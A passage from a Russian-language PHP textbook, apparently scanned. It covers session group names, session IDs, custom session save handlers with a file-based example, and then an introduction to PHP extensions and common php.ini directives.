Что же, теперь мы уже можем начать писать кое-какие сценарии. Но через некоторое время возникнет небольшая проблема. Дело в том, что на одном и том же сайте могут сосуществовать сразу несколько сценариев, которые нуждаются в услугах поддержки сессий PHP. Они "ничего не знают" друг о друге, поэтому временные хранилища для сессий должны выбираться не только на основе идентификатора пользователя, но и на основе того, какой из сценариев запросил обслуживание сессии.

Имя группы сессий

Что, не совсем понятно? Хорошо, тогда рассмотрим пример. Пусть разработчик **A** написал сценарий счетчика, приведенный в листинге 34.1. Он использует элемент `$_SESSION` с ключом `count` и не имеет никаких проблем. До тех пор, пока разработчик **B**, ничего не знающий о сценарии **A**, не создал систему статистики, которая тоже работает с сессиями. Самое ужасное, что он также регистрирует ключ `count`, не зная о том, что тот уже "занят". В результате, как всегда, страдает пользователь: запустив сначала сценарий разработчика **B**, а потом — **A**, он видит, что данные счетчиков перемешались. Непорядок!

Нам нужно как-то разграничить сессии, принадлежащие одному сценарию, от сессий, принадлежащих другому. К счастью, разработчики PHP предусмотрели такое положение вещей. Мы можем давать *группам сессий* непересекающиеся имена, и сценарий, знающий имя своей группы, сможет получить к ней доступ. Вот теперь-то разработчики **A** и **B** могут оградить свои сценарии от проблем с пересечениями имен переменных. Достаточно в первой программе указать PHP, что мы хотим использовать группу с именем, скажем, `sesA`, а во второй — `sesB`.

> ***Замечание***
>
> В официальной документации PHP имя группы сессий называют просто "именем сессии", однако мы будем употреблять термин "группа", потому что это лучше соответствует действительности.

`string session_name([string $`*`newname`*`])`

Эта функция устанавливает или возвращает имя группы сессии, которая будет использоваться PHP для хранения зарегистрированных переменных. Если параметр `$newname` не задан, то просто возвращается текущее имя, а его смены не происходит. Если же

этот параметр указан, то имя группы будет изменено на $newname, при этом функция вернет предыдущее имя.

> ***Внимание!***
>
> Функция session_name() лишь сменяет имя текущей группы и сессии, но не создает новую сессию и временное хранилище! Это значит, что мы должны в большинстве случаев вызывать session_name(*имя_группы*) еще *до* ее инициализации — вызова session_start(), в противном случае получим совсем не то, что ожидали.

Если функция session_name() не была вызвана до инициализации, PHP будет использовать имя по умолчанию — PHPSESSID. Изменить это значение можно при помощи директивы session.name конфигурационного файла php.ini.

Начиная с PHP 7, можно задать имя сессии через функцию session_start():

```
session_start(['session.name' => 'PHPSESSID']);
```

> ***Примечание***
>
> Кстати, имя группы сессий, устанавливаемое рассматриваемой функцией, — это как раз имя того самого cookie, который посылается в браузер клиента для его идентификации. Таким образом, пользователь может одновременно активизировать две и более сессии — с точки зрения PHP он будет выглядеть как два или более различных пользователя. Однако не забывайте, что, случайно установив в сценарии cookie, имя которого совпадает с одним из имен группы сессий, вы "затрете" cookie.

Идентификатор сессии

Мы уже говорили с вами, зачем нужен идентификатор сессии (SID). Фактически он является именем временного хранилища, которое будет использовано для запоминания данных сессии между запусками сценария. Итак, один SID — одно хранилище. Нет SID, нет и хранилища, и наоборот.

В этом месте очень легко запутаться. В самом деле, как же соотносится идентификатор сессии и имя группы? А вот как: имя — это всего лишь *собирательное название* для нескольких сессий (т. е. для многих SID), запущенных разными пользователями. Один и тот же клиент *никогда* не будет иметь два различных SID в пределах одного имени группы. Но его браузер вполне может работать (и часто работает) с несколькими SID, расположенными логически в разных "пространствах имен".

Итак, все SID уникальны и однозначно определяют сессию на компьютере, выполняющем сценарий — независимо от имени сессии. Имя же задает "пространство имен", в которое будут сгруппированы сессии, запущенные разными пользователями. Один клиент может иметь сразу несколько активных пространств имен (т. е. несколько имен групп сессий).

string session_id([string $*sid*])

Функция возвращает текущий идентификатор сессии SID. Если задан параметр $*sid*, то у активной сессии изменяется идентификатор на $*sid*. Делать это, вообще говоря, не рекомендуется.

Фактически, вызвав session_id() до session_start(), мы можем подключиться к любой (в том числе и к "чужой") сессии на сервере, если знаем ее идентификатор. Мы можем

также создать сессию с угодным нам идентификатором, при этом автоматически установив его в cookies пользователя. Но это — не лучшее решение, предпочтительнее переложить всю "грязную работу" на PHP.

Путь к временному каталогу

Вместо того чтобы возиться с группами сессий, мы можем установить другой путь к временному каталогу, в который PHP "складывает" файлы-хранилища сессий. Это даст точно такой же эффект: сессии, используемые одной группой скриптов, не будут пересекаться со всеми остальными.

string session_save_path([string $*path*])

Функция возвращает имя каталога, в который будут помещаться файлы — временные хранилища данных сессии. В случае если указан параметр, активное имя каталога будет переустановлено на *$path*. При этом функция вернет предыдущий каталог.

Стоит ли изменять группу сессий?

Разделять все сессии на группы иногда оказывается не лучшей идеей. Действительно, если авторизация на вашем сайте происходит при помощи механизма сессии, смена имени группы автоматически ее аннулирует. Давайте рассмотрим эту ситуацию подробнее.

Предположим, на сайте есть скрипт auth.php, выводящий форму для ввода имени пользователя и пароля. Если данные допустимы, сценарий записывает в сессии признак успешной авторизации: `$_SESSION['is_authorized'] = true`. В дальнейшем все скрипты анализируют значение этого элемента и, если оно истинно, предоставляют дополнительные функции пользователю (например, выводят ссылки на скрытые подразделы сайта).

Представим теперь, что имя группы сессий сменилось после авторизации. Новая сессия, конечно же, создастся пустой, а значит, в ней уже не будет элемента `is_authorized`. Таким образом, в скриптах, использующих другое имя группы, мы никак не сможем получить доступ к признаку авторизации.

Поэтому в большинстве ситуаций изменять имя группы сессий вообще *не рекомендуется*. Вместо этого лучше хранить данные не во всем массиве `$_SESSION`, а в некотором его подмассиве. Например, система управления форумом может работать только с элементом `$_SESSION['forum_subsystem']`, а система авторизации — с `$_SESSION['auth_subsystem']`. Как мы знаем, в сессии можно хранить данные любой сложности, так что указанные элементы вполне могут быть ассоциативными массивами. Работа с ними организуется так:

```
// Создаем синоним для элемента $_SESSION['forum_subsystem'], чтобы
// иметь к нему более удобный доступ
$forum_session =& $_SESSION['forum_subsystem'];
// В действительности работаем с $_SESSION['forum_subsystem']['count']
$forum_session['count'] = $forum_session['count'] + 1;
...
// То же самое, но для подсистемы авторизации
$auth_session =& $_SESSION['auth_subsystem'];
```

```
$auth_session['count'] = $auth_session['count'] + 1;
$auth_session['is_authorized'] = true;
```

Итак, форум работает только в пределах `$_SESSION['forum_subsystem']`, а подсистема авторизации — в пределах `$_SESSION['auth_subsystem']`. Как видите, пересечение данных сессии не происходит — в обоих случаях мы используем элементы с одним и тем же именем `count`, но это *разные* элементы.

> ***Внимание!***
>
> Итак, мы рекомендуем вам не "захламлять" массив `$_SESSION` множеством элементов, а группировать их в подмассивы в соответствии с принадлежностью к различным подсистемам сайта. Чем меньше элементов содержит массив `$_SESSION` (т. е. чем меньше `count($_SESSION)`), тем лучше.

Установка обработчиков сессии

До сих пор мы с вами пользовались стандартными обработчиками сессии, которые PHP использовал каждый раз, когда нужно было сохранить или загрузить данные из временного хранилища. Возможно, они вас не устроят — например, вы захотите хранить переменные сессии в базе данных или еще где-то. В этом случае достаточно будет переопределить обработчики собственными функциями.

> ***Замечание***
>
> В *главе 40*, посвященной серверу Memcached, полностью хранящим свои данные в оперативной памяти, будет рассказано, как воспользоваться сервером, чтобы переместить данные сессии с медленного жесткого диска в быструю оперативную память.

Обзор обработчиков

Всего существует 6 функций, связанных с сессиями, которые PHP вызывает в тот или иной момент работы механизма обработки сессий. Им передаются различные параметры, необходимые для работы. Перечислим все эти функции вместе с их описаниями.

`bool handler_open(string $save_path, string $session_name)`

Функция запускается, когда вызывается `session_start()`. Обработчик должен взять на себя всю работу, связанную с открытием базы данных для группы сессий с именем `$session_name`. В параметре `$save_path` передается то, что было указано при вызове `session_save_path()`, или же путь к файлам-хранилищам данных сессий по умолчанию. Возможно, если вы используете базу данных, этот параметр будет бесполезным.

`bool handler_close()`

Этот обработчик вызывается, когда данные сессии уже записаны во временное хранилище и его нужно закрыть.

`string handler_read(string $sid)`

Вызов обработчика происходит, когда нужно прочитать данные сессии с идентификатором `$sid` из временного хранилища. Функция должна возвращать данные сессии в специальном формате, который выглядит так:

имя1=значение1;имя2=значение2;имя3=значение3;...;

Здесь *имяN* задает имя очередной переменной, зарегистрированной в сессии, а *значениеN* — результат вызова функции `serialize()` для значения этой переменной. Например, запись может иметь следующий вид:

```
foo|i:1;count|i:10;
```

Она говорит о том, что из временного хранилища были прочитаны две целые переменные, первая из которых равна 1, а вторая — 10.

`string handler_write(string $sid, string $data)`

Этот обработчик предназначен для записи данных сессии с идентификатором `$sid` во временное хранилище, например, открытое ранее обработчиком `handler_open()`. Параметр `$data` задается в точно таком же формате, который был описан выше. Фактически, чаще всего действия этой функции сводятся к записи в базу данных строки `$data` без каких-либо ее изменений.

`bool handler_destroy(string $sid)`

Обработчик вызывается, когда сессия с идентификатором `$sid` должна быть уничтожена.

`bool handler_gc(int $maxlifetime)`

Данный обработчик особенный. Он вызывается каждый раз при завершении работы сценария. Если пользователь окончательно "покинул" сервер, значит, данные сессии во временном хранилище можно уничтожить. Этим и должна заниматься функция `handler_gc()`. Ей передается в параметрах то время (в секундах), по прошествии которого PHP принимает решение о необходимости "почистить перышки", или "собрать мусор" (garbage collection), т. е. это максимальное время существования сессии.

Как же должна работать рассматриваемая функция? Очень просто. Например, если мы храним данные сессии в базе данных, то просто должны удалить из нее все записи, доступ к которым не осуществлялся более чем `$maxlifetime` секунд. Таким образом, "застарелые" временные хранилища будут иногда очищаться.

> ***Замечание***
>
> На самом деле, обработчик `handler_gc()` вызывается не при каждом запуске сценария, а только изредка. Когда — определяется конфигурационным параметром `session.gc_probability`. А именно, им задается (в процентах) вероятность того, что при очередном запуске сценария будет выбран обработчик "чистки мусора". Сделано это для улучшения производительности сервера, потому что обычно сборка мусора — довольно ресурсоемкая задача, особенно если сессий много.

Регистрация обработчиков

Вы, наверное, обратили внимание, что при описании обработчиков мы указывали их имена с префиксом `handler`. На самом деле, это совсем не является обязательным. Даже наоборот — вы можете давать такие имена своим обработчикам, какие только захотите.

Но возникает вопрос: как же тогда PHP их найдет? Вот для этого и существует функция регистрации обработчиков, которая говорит интерпретатору, какую функцию он должен вызывать при наступлении того или иного события.

void session_set_save_handler($*open*, $*close*, $*read*, $*write*, $*destroy*, $*gc*)

Эта функция регистрирует процедуры, имена которых переданы в ее параметрах, как обработчики текущей сессии. Параметр *$open* содержит имя функции, которая будет вызвана при инициализации сессии, а *$close* — функции, вызываемой при ее закрытии. В *$read* и *$write* нужно указать имена обработчиков, соответственно, для чтения и записи во временное хранилище. Функция с именем, заданным в *$destroy*, будет вызвана при уничтожении сессии. Наконец, обработчик, определяемый параметром *$gc*, используется как сборщик мусора.

Эту функцию можно вызывать только *до* инициализации сессии (до session_start()), в противном случае она просто игнорируется.

Пример: переопределение обработчиков

Давайте напишем пример, который бы иллюстрировал механизм переопределения обработчиков. Мы будем держать временные хранилища сессий в подкаталоге sessiondata текущего каталога и для каждого имени группы сессий создавать отдельный каталог.

Код листинга 34.2 довольно велик, но не сложен. Тут уж ничего не поделаешь — нам в любом случае приходится задавать все шесть обработчиков, а это выливается в "объемистые" описания.

Листинг 34.2. Переопределение обработчиков сессии. Файл handlers.php

```
<?php ## Переопределение обработчиков сессии
  // Возвращает полное имя файла временного хранилища сессии.
  // В случае, если нужно изменить тот каталог, в котором должны
  // храниться сессии, достаточно поменять только эту функцию
  function ses_fname($key)
  {
    return dirname(__FILE__)."/sessiondata/".session_name()."/$key";
  }
  // Заглушки - эти функции просто ничего не делают
  function ses_open($save_path, $ses_name)
  {
    return true;
  }
  function ses_close()
  {
    return true;
  }

  // Чтение данных из временного хранилища
  function ses_read($key)
  {
    // Получаем имя файла и открываем файл
    $fname = ses_fname($key);
    return @file_get_contents($fname);
  }
```

```
  // Запись данных сессии во временное хранилище
  function ses_write($key, $val)
  {
    $fname = ses_fname($key);
    // Сначала создаем все каталоги (в случае, если они уже есть,
    // игнорируем сообщения об ошибке)
    @mkdir(dirname(dirname($fname)), 0777);
    @mkdir(dirname($fname), 0777);
    // Создаем файл и записываем в него данные сессии
    @file_put_contents($fname, $val);
    return true;
  }

  // Вызывается при уничтожении сессии
  function ses_destroy($key)
  {
    return @unlink(ses_fname($key));
  }

  // Сборка мусора - ищем все старые файлы и удаляем их
  function ses_gc($maxlifetime)
  {
    $dir = ses_fname(".");
    // Получаем доступ к каталогу текущей группы сессии
    foreach (glob("$dir/*") as $fname) {
      // Файл слишком старый?
      if (time() - filemtime($fname) >= $maxlifetime) {
        @unlink($fname);
        continue;
      }
    }
    // Если каталог не пуст, он не удалится - будет предупреждение.
    // Мы его подавляем. Если же пуст - удалится, что нам и нужно.
    @rmdir($dir);
    return true;
  }


  // Регистрируем наши новые обработчики
  session_set_save_handler(
    "ses_open", "ses_close",
    "ses_read", "ses_write",
    "ses_destroy", "ses_gc"
  );

  // Для примера подключаемся к группе сессий test
  session_name("test1");
  session_start();
  // Увеличиваем счетчик в сессии
  $_SESSION['count'] = @$_SESSION['count'] + 1;
?>
```

```
<h2>Счетчик</h2>
В текущей сессии работы с браузером Вы открыли эту страницу
<?=$_SESSION['count']?> раз(а).<br />
Закройте браузер, чтобы обнулить счетчик.<br />
<a href="<?=$_SERVER['SCRIPT_NAME']?>" target="_blank">Открыть дочернее окно
браузера</a>.
```


Резюме

В данной главе мы научились работать с мощным механизмом, встроенным в PHP, — сессиями. Мы узнали, как можно сохранять данные между вызовами сценария одним и тем же пользователем и как ими правильно манипулировать. В главе детально рассмотрена "механика" работы сессий (в том числе неявное изменение HTML-кода страницы для расстановки SID), а также описаны "тонкие моменты" и приемы, которые могут упростить разработку и отладку сценариев. Мы научились устанавливать собственное хранилище для сессий — на случай, если встроенное в PHP нам по каким-то причинам не подходит.



ЧАСТЬ VII

Расширения PHP



ГЛАВА 35

Расширения PHP

Листинги данной главы
можно найти в подкаталоге extensions.

Интерпретатор PHP построен по модульному принципу. Базовые конструкции языка реализованы в ядре интерпретатора. Когда мы говорим об операторах, конструкциях `echo`, `require`, `list`, `class`, `interface`, `extends` и т. д., мы говорим о возможностях ядра. Все функции, предопределенные константы и классы реализованы в рамках отдельных модулей — *расширений*. Часть расширений давно уже входит в состав ядра PHP, часть подключается в виде динамических библиотек, часть требует загрузки из PCRE-репозитория или менеджера пакетов. Некоторые расширения сразу готовы для работы, другим необходима дополнительная настройка в конфигурационном файле php.ini.

Подключение расширений

Расширение — это библиотека, содержащая константы, функции и классы PHP и предназначенная для расширения базовых возможностей языка. Как и интерпретатор PHP, расширения разрабатываются на языке C. Мы уже пользовались расширениями в предыдущих главах. В *главе 13*, посвященной строковым функциям, мы подключали расширение mbstring для поддержки кодировки UTF-8. При работе с календарными функциями в *главе 19* мы неявно использовали расширение calendar, входящее в ядро языка, поэтому не требующего подключения вручную. Для использования регулярных выражений в *главе 20* использовались PCRE-регулярные выражения, которые реализованы в виде расширения pcre, также входящего в состав ядра. При работе с итераторами в *главе 29* мы задействовали классы библиотеки SPL, которая в действительности реализована в виде одноименного расширения spl. В *главе 31* мы использовали сокеты, которые реализованы в виде расширения sockets. В *главе 34* мы использовали расширение session для организации сессий. Даже базовые функции для обработки строк, работы с файлами и каталогами, математические функции реализованы в виде отдельного расширения — standard.

Благодаря такой модульной архитектуре, язык и его расширения могут разрабатываться одновременно несколькими независимыми командами разработчиков. Более того, любой желающий может создать собственное расширение, реализующее часто используе-

мые классы и функции. При появлении языка PHP было разработано огромное количество самых разнообразных расширений, от обеспечения сетевых операций до работы с базами данных. Некоторые из этих расширений оказались настолько удачными и востребованными, что были включены в состав дистрибутива PHP. За время существования PHP ряд расширений успели приобрести популярность, были включены в ядро, устарели и исключены из ядра. Процесс подключения новых расширений, исключение устаревших идет постоянно. Поэтому полезно уметь ориентироваться в расширениях и их возможностях.

С официального сайта PHP **http://php.net/downloads.php** можно загрузить tar.gz-архив с исходным кодом PHP-интерпретатора. Заглянув в папку ext, можно обнаружить большое количество подпапок:

```
bcmath
bz2
calendar
...
xsl
zip
zlib
```

Внутри каждой подпапки находятся файлы с C-кодом, реализующим одно из официальных расширений.

При компиляции PHP можно указать, какие из расширений войдут в состав PHP, при помощи директивы `--with-ext`, где `ext` — название расширения. В настоящее время, PHP редко компилируется самостоятельно. Как правило, происходит либо загрузка предкомпилированного дистрибутива, либо установка из репозитория менеджера пакетов *(см. главу 5б)*. Поэтому, какие расширения войдут в ядро, определяется сборщиками дистрибутива или пакета.

Самый простой способ выяснить, подключено ли расширение, — это воспользоваться командой `php -m`, которая выводит список доступных расширений.

Помимо этого, можно сгенерировать подробный отчет о текущей версии PHP при помощи функции `phpinfo()` (листинг 35.1).

Листинг 35.1. Отчет о текущей версии PHP. Файл phpinfo.php

```
<?php ## Отчет о текущей версии PHP
  phpinfo();
?>
```

В разделе `Configuration` указываются подключенные расширения, в таблицах, которые сопровождают каждое из расширений, приводится список параметров данного расширения. Большинство из этих параметров могут быть скорректированы в конфигурационном файле php.ini.

Некоторые расширения используются достаточно редко. Для того чтобы уменьшить размер исполняемого файла PHP, а следовательно, и объем потребляемой оперативной

памяти, такие расширения не включаются в состав ядра PHP. Вместо этого они компилируются в виде внешних динамических библиотек: *.dll для Windows и *.so для UNIX-подобных операционных систем.

В дистрибутивах для операционной системы Windows расширения, оформленные в виде динамических библиотек, скомпилированы, но не подключены. Обнаружить их можно в подкаталоге ext основной папки php-дистрибутива:

```
php_bz2.dll
php_com_dotnet.dll
php_curl.dll
...
php_tidy.dll
php_xmlrpc.dll
php_xsl.dll
```

Для того чтобы подключить одно из таких внешних расширений, необходимо отредактировать конфигурационный файл php.ini. Путь к нему можно обнаружить в отчете функции `phpinfo()`. В конфигурационном файле php.ini следует найти директиву `extension_dir` и указать в ней путь к папке с расширениями:

```
extension_dir = "ext"
```

При работе с конфигурационным файлом php.ini следует помнить, что символ точки с запятой комментирует строку, и, для того чтобы активировать закомментированную директиву, его необходимо удалить. После того как путь к папке с расширением указан, можно активировать сами расширения, воспользовавшись директивой `extension`. В конфигурационном файле php.ini, как правило, уже добавлены закомментированные директивы для всех расширений из папки ext. Нужное расширение необходимо активировать, убрав точку с запятой из начала строки:

```
extension=php_mbstring.dll
```

Некоторые из расширений требуют для своей работы дополнительных динамических библиотек. Например, расширение CURL php_curl.dll, обеспечивающее поддержку HTTP-запросов *(см. главу 39)*, требует для своей работы еще две динамические библиотеки — ssleay32.dll и libeay32.dll. Их можно обнаружить в корне каталога PHP. Если интерпретатор PHP отказывается выполнять функции из расширения CURL, эти динамические библиотеки стоит поместить в системный каталог C:\Windows\system32. Дополнительную информацию о зависимостях расширений можно обнаружить в файле snapshot.txt в корне каталога PHP.

В случае UNIX-подобных операционных систем установка расширений осуществляется еще проще. Как правило, они оформлены в виде отдельных пакетов.

Так в Mac OS X, в основном, используется менеджер пакетов Homebrew. В *главе 4* мы устанавливали PHP при помощи команды

```
$ brew install php70
```

Точно так же устанавливается расширение, только вместо `php70` указывается имя расширения, например, для CURL команда может выглядеть следующим образом:

```
$ brew install php70-curl
```

В современных Linux-дистрибутивах установка осуществляется при помощи менеджера пакетов, в случае Ubuntu это apt-get. Напомним, что установка PHP осуществляется командой

```
$ sudo apt-get install php7
```

Точно так же устанавливаются расширения. Так, CURL можно установить при помощи команды

```
$ sudo apt-get install php7-curl
```

Отдельные расширения объявлены устаревшими или малоиспользуемыми. Такие расширения вынесены в PECL-репозиторий и загружаются индивидуально. Так, в старые версии PHP долгое время включали в состав ядра расширение `regex` для поддержки POSIX-регулярных выражений. Вплоть до версии PHP 5.3 существовало два конкурирующих расширения — pcre и regex, обеспечивающих поддержку соответственно Perl- и POSIX-регулярных выражений. Perl-регулярные выражения признаны сообществом более удобными в использовании. Поэтому со временем расширение regex было сначала вынесено из состава подключаемых по умолчанию расширений, затем объявлено устаревшим и, наконец, перемещено в PECL-репозиторий. Процесс совершенствования и исключение устаревших расширений происходит постоянно. Так, из PHP 7 было исключено расширение mysql, долгое время обеспечивающее связь PHP-скриптов с базой данных MySQL. Его заменило более универсальное расширение PDO *(см. главу 37)*. Так же, как и в случае regex, расширение mysql долгое время было помечено как устаревшее.

Конфигурационный файл php.ini

На страницах книги мы много раз ссылались на конфигурационный файл php.ini. В нем сосредоточены настройки как самого интерпретатора PHP, так и его многочисленных расширений. В данном разделе мы рассмотрим наиболее интересные и часто используемые директивы php.ini, еще не изученные в других главах.

Структура php.ini

В только что установленном дистрибутиве находятся два варианта конфигурационного файла:

- php.ini-production — рекомендованный набор параметров для рабочего сервера;
- php.ini-development — рекомендованный набор параметров для режима разработки.

Следует выбрать один из подходящих вариантов и переименовать его в php.ini.

Содержимое конфигурационного файла php.ini состоит из секций и директив. Секции заключаются в квадратные скобки, например `[PHP]`, после которых следуют директивы, имеющие такой формат:

```
directive = value
```

Здесь *`directive`* — это название директивы, а *`value`* — ее значение. Все строки, в начале которых располагается точка с запятой (`;`), считаются комментариями и игнорируются.

Допускается не указывать значение *value*. В этом случае директива инициализируется пустой строкой. Этого же результата можно добиться, присвоив ей значение none.

Файл php.ini начинается с директивы [PHP], которая позволяет настроить параметры ядра, после чего следуют директивы расширений (например, [Date] или [Session], настраивающие порядок работы с датой и сессиями).

По умолчанию интерпретатор PHP последовательно ищет конфигурационный файл в нескольких местах:

- по пути, указанному в переменной окружения PHPRC (начиная с версии PHP 5.2);
- в текущем каталоге (если скрипт выполняется под управлением Web-сервера);
- в каталоге C:\Windows\ в случае Windows, в каталоге /etc/ или /etc/php7/ в Linux, в каталоге /usr/local/etc/php7.0 в Mac OS X или в каталоге компиляции в случае любой другой операционной системы.

Если PHP-скрипт запускается вне среды Web-сервера, указать путь к конфигурационному файлу php.ini можно при помощи параметра -c, например:

```
php -c C:\php\php.ini D:\scripts\file.php
```

Команда для встроенного PHP-сервера *(см. главу 4)* может выглядеть следующим образом:

```
php -S 127.0.0.1:80 -c C:\php\php.ini
```

Параметры языка PHP

В табл. 35.1 представлены наиболее часто используемые директивы группы управления параметрами языка. В скобках указывается значение, которое может принимать директива.

Таблица 35.1. *Директивы управления параметрами языка*

Директива	Описание
engine	Включает (On) или выключает (Off) выполнение PHP-скриптов под управлением Web-сервера
precision	Указывает количество знаков, которые отводятся под дробное число в случае, если вывод не форматируется при помощи специальных функций, таких как printf(), sprintf() и т. п.
output_buffering	Включает (On) или выключает (Off) автоматическую буферизацию вывода. В качестве значения директива может принимать число байтов, по достижению которых буфер автоматически очищается, а его содержимое отправляется клиенту
short_open_tag	Включает (On) или выключает (Off) использование коротких тегов <? и ?>, вместо полного варианта <?php и ?>. Короткие теги объявлены устаревшей нерекомендуемой конструкцией, поэтому по умолчанию директива принимает значение Off

Директива engine по умолчанию принимает значение On; установка данной директивы в значение Off приводит к тому, что PHP-скрипты перестают интерпретироваться под

управлением Web-сервера. Попытка обратиться к PHP-скрипту вместо выдачи HTML-результата приведет к выводу окна, предлагающего сохранить файл.

Директива `precision` позволяет задать количество знаков, которые отводятся под вывод вещественного числа. В листинге 35.2 дан скрипт, выводящий два вещественных числа в разных форматах.

> ***Замечание***
>
> Директива `precision` не влияет на точность вычисления, она определяет только количество символов после запятой в случае неформатного вывода вещественного числа.

Листинг 35.2. Вывод вещественных чисел. Файл precision.php

```
<?php ## Вывод вещественных чисел
  echo 10.23456;
  echo "<br />";
  echo 10.23456E+20;
?>
```

Если значение директивы `precision` равно 4, скрипт выведет следующую пару чисел:

```
10.23
1.023E+21
```

Если значение директивы `precision` превышает количество цифр в числе, они выводятся без изменений:

```
10.23456
1.023456E+21
```

Директива `output_buffering`, закомментированная по умолчанию, позволяет включить буферизацию вывода. По умолчанию PHP-интерпретатор отправляет клиенту данные сразу после их обработки, такой вывод может порождать некоторые проблемы. С одной стороны, данные отправляются небольшими порциями, что может приводить к замедлению вывода. С другой стороны, это жестко регламентирует отправку HTTP-заголовков, которые должны отправляться всегда перед данными. Рассмотрим работу директивы `output_buffering` на примере скрипта из листинга 35.3.

Листинг 35.3. Отправка HTTP-заголовков после вывода данных. Файл session.php

```
<?php ## Отправка HTTP-заголовков после вывода данных
  echo "hello world!";
  session_start();
?>
```

В сценарии осуществляется попытка отправки данных перед функцией `session_start()`, которой для регистрации сессии необходимо отправить клиенту HTTP-заголовок (напомним, что SID-сессии передается через cookies, которые в свою очередь устанавливаются при помощи HTTP-заголовка `Set-Cookie`). При отключенной буферизации попытка выполнения скрипта из листинга 35.3 приводит к ошибке:

```
Warning: session_start(): Cannot send session cookie - headers already sent by
```

Включив буферизацию (`output_buffering = On`) в конфигурационном файле php.ini, можно заставить помещать все данные в буфер, тогда интерпретатор получит возможность сначала сформировать HTTP-документ, включая HTTP-заголовки и его тело, и лишь затем начать передачу данных.

Вместо значения `On` директива `output_buffering` может принимать максимальное количество байтов в буфере, после чего буфер автоматически очищается, а его содержимое отправляется клиенту. Строка `"hello world!"` в однобайтовой кодировке занимает 12 байтов, поэтому при значении `output_buffering` больше 12 скрипт из листинга 35.3 выполняется без ошибок, при значениях директивы меньше 12 — с ошибкой.

Ограничение ресурсов

Сервер может поддерживать множество сайтов, которые в свою очередь могут обслуживать множество клиентов. Такое положение дел вынуждает ограничивать скрипты как по количеству используемой памяти, так и по времени выполнения.

> ***Замечание***
>
> Директивы в табл. 35.2 вводят ограничение на процессорное время. Это означает, что время ожидания ответа базы данных или ответа удаленного сервера не учитывается.

Таблица 35.2. *Директивы ограничения ресурсов*

Директива	Описание
`max_execution_time`	Определяет максимальное количество процессорного времени (в секундах), отводимого на выполнение скрипта. Если директива принимает значение 0, скрипт выполняется бессрочно. Значение по умолчанию — 30 с
`max_input_time`	Максимальное количество процессорного времени (в секундах), отводимого на разбор `GET`-, `POST`-данных и загруженных файлов. Если директива принимает значение –1, по умолчанию принимается значение 60 с
`memory_limit`	Максимальное количество памяти, выделяемой под один экземпляр скрипта

В подавляющем большинстве случаев 30 с более чем достаточно для выполнения скрипта, задаваемого директивой `max_execution_time`. Если все же этот лимит превышается, работа скрипта останавливается, а в окно браузера выводится ошибка:

```
Fatal error: Maxinum execution time of 30 seconds exceeded
```

Схожим образом действует ограничение на количество выделяемой памяти, задаваемое директивой `memory_limit`. Оно предназначено для того, чтобы неэффективные сценарии не могли в короткое время исчерпать память сервера.

> ***Замечание***
>
> Чаще всего с ограничениями по памяти разработчики сталкиваются при попытке прочитать гигантского размера файлы в переменную скрипта или при работе с объемными изображениями.

Типичное сообщение об исчерпании отведенной оперативной памяти может выглядеть следующим образом:

```
Fatal error: Allowed memory size of 134217728 bytes exhausted
(tried to allocate 800 bytes)
```

Загрузка файлов

Директивы управления загрузкой файлов позволяют настроить параметры, влияющие на обработку файлов, загруженных через поле `file` Web-формы (табл. 35.3).

***Таблица 35.3.** Директивы управления загрузкой файлов*

Директива	Описание
`file_uploads`	Включает (`On`) или отключает (`Off`) загрузку файлов по протоколу HTTP (через поле `file`)
`upload_tmp_dir`	Задает путь к каталогу, в который помещаются временные файлы
`upload_max_filesize`	Задает максимальный размер загружаемого на сервер файла
`post_max_size`	Задает максимальный размер `POST`-данных, которые может принять PHP-скрипт

Обзор расширений

В рамках данной книги мы вряд ли сможем упомянуть все расширения, а тем более подробно рассмотреть их. Далее приводится список расширений, которые могут быть полезны в повседневной работе. С полным списком официальных расширений можно ознакомиться в документации.


- BC Math, GMP — расширения, обеспечивающие работу с гигантским числом, не убирающимися в 8 байт, отводимых под тип `double`. Эффект достигается за счет помещения числа в строку, в результате длина числа становится неограниченной, но время выполнения математических операций падает в несколько раз.
- CURL — библиотека, обеспечивающая низкоуровневые сетевые операции, более подробно рассматривается в *главе 39*.
- DBA, dBase — расширения, обеспечивающие работу с плоскими файлами.
- FTP — доступ по протоколу FTP.
- GeoIP — расширение, не поставляемое в дистрибутиве PHP, предназначено для определения страны, города, долготы и широты по IP-адресу.
- GD, Gmagick — расширения, позволяющие преобразовывать и обрабатывать изображения. Расширение GD будет более подробно рассмотрено в *главе 38*. Gmagick не рассматривается, т. к., несмотря на зачастую более качественные результаты, лежащий в основе пакет Image Magic изначально разрабатывался как набор консольных утилит. Серьезные утечки памяти, не так важные при работе в консоли, приводят к значительному расходу оперативной памяти при работе в рамках сервера.

- iconv — расширение для преобразования кодировок. Может пригодиться при необходимости поддерживать старые однобайтовые кодировки.
- IMAP — расширение, обеспечивающее работу с почтовым протоколом IMAP, позволяющим хранить и обрабатывать почту на почтовом сервере, в том числе принимать почту Web-приложением.
- LDAP — расширение, обеспечивающее доступ к иерархическим LDAP-базам данных, вроде Active Directory.
- Libxml — расширение для поддержки работы с технологией XML.
- SimpleXML — расширение для простой работы с XML-файлами. Не покрывает все возможности технологии XML *(см. главу 46)*.
- Mcrypt — расширение, предоставляющее функции шифрования.
- Memcache, Memcached — расширения для обеспечения доступа к NoSQL-базе данных Memcached, полностью расположенной в оперативной памяти *(см. главу 40)*.
- MongoDB — расширение, обеспечивающее доступ к NoSQL-базе данных MongoDB.
- PDF — расширение для создания PDF-файлов.
- PDO — расширение, обеспечивающее доступ к реляционным базам данных *(см. главу 37)*.
- SNMP — расширение, предназначенное для поддержки протокола SNMP.
- V8js — расширение, обеспечивающее серверную интерпретацию JavaScript-кода.
- Yaml — расширение, обеспечивающее работу с YAML-файлами, которые зачастую более удобны, чем XML-файлы.
- Rar, Zip, Zlib — расширения, предоставляющие возможности по сжатию данных.

